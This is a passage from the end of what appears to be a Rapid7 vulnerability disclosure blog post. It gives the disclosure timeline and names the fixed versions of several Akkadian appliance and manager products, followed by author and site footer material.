Mon, Feb 22, 2021: Followup to the vendor via support ticket

Wed, Mar 10, 2021: Second followup to the vendor via support ticket

Tue, Jun 8, 2021: Public Disclosure

Wed, Jun 11, 2021: Vendor provided information about fixes

Update: On June 11, 2021, the vendor reached out to Rapid7 and provided information regarding fixed versions of the components tested. On June 16th, it was determined that the issues described here are resolved in the following components and versions: Akkadian OVA appliance version 3.0 (and later), Akkadian Provisioning Manager 5.0.2 (and later), and Akkadian Appliance Manager 3.3.0.314-4a349e0 (and later).

POST TAGS

AUTHOR

Tod Beardsley (/blog/author/tod-beardsley/)

Vulnerability Disclosure (/blog/tag/vulnerability-disclosure/)

Vulnerability Management (/blog/tag/vulnerability-management/)

Research (/blog/tag/research/)

Director of Research at Rapid7, contributing author of several Rapid7 research papers, CVE Board member, and Metasploit collaborator. https://keybase.io/todb

VIEW TOD'S POSTS

SHARING IS CARING

Related Posts

EMERGENT THREAT RESPON…

CVE-2022-27518: Critical Fix Released for Exploited Citrix ADC, Gateway Vulnerability

VULNERABILITY MANAGEM…

Patch Tuesday - December 2022

XDR

2023 Cybersecurity Industry Predictions

VULNERABILITY DISCLOSURE

CVE-2022-4261: Rapid7 Nexpose Update Validation Issue (FIXED)

VIEW ALL POSTS

Search all the things

BACK TO TOP

(/)

CUSTOMER SUPPORT

+1-866-390-8113 (Toll Free) (tel:1-866-390-8113)

SALES SUPPORT

+1-866-772-7437 (Toll Free) (tel:866-772-7437)

Need to report an Escalation or a Breach?

CLICK HERE (/services/incident-response-customer-escalation/)

SOLUTIONS

All Solutions (https://www.rapid7.com/solutions)

Industry Solutions (https://www.rapid7.com/solutions/industry)

Compliance Solutions (https://www.rapid7.com/solutions/compliance/)

SUPPORT & RESOURCES

Product Support (https://www.rapid7.com/for-customers)

Resource Library (https://www.rapid7.com/resources)

Our Customers (/customers/)

Events & Webcasts (https://www.rapid7.com/about/events-webcasts)

Training & Certification (https://www.rapid7.com/services/training-certification)

IT & Security Fundamentals (https://www.rapid7.com/fundamentals)

Vulnerability & Exploit Database (https://www.rapid7.com/db)

ABOUT US

Company (https://www.rapid7.com/about/company)

Diversity, Equity, and Inclusion (https://www.rapid7.com/about/diversity-equity-and-inclusion/)

Leadership (https://www.rapid7.com/about/leadership)

News & Press Releases (https://www.rapid7.com/about/news)

Public Policy (https://www.rapid7.com/about/public-policy)

Open Source (https://www.rapid7.com/open-source/)

Investors (https://ir.rapid7.com/)

Contact Us

CONNECT WITH US

Contact (https://www.rapid7.com/contact)

Blog (https://blog.rapid7.com/)

Support Login (https://support.rapid7.com/)

Careers (https://www.rapid7.com/careers)

(https://www.rapid7.com/rapid7/)

(https://www.rapid7.com/about/rapid7-cybersecurity-partner-boston-bruins/)

 Legal Terms (/legal/) | Privacy Policy (/privacy-policy/) | Export Notice (/export-notice/) | Trust (/trust/)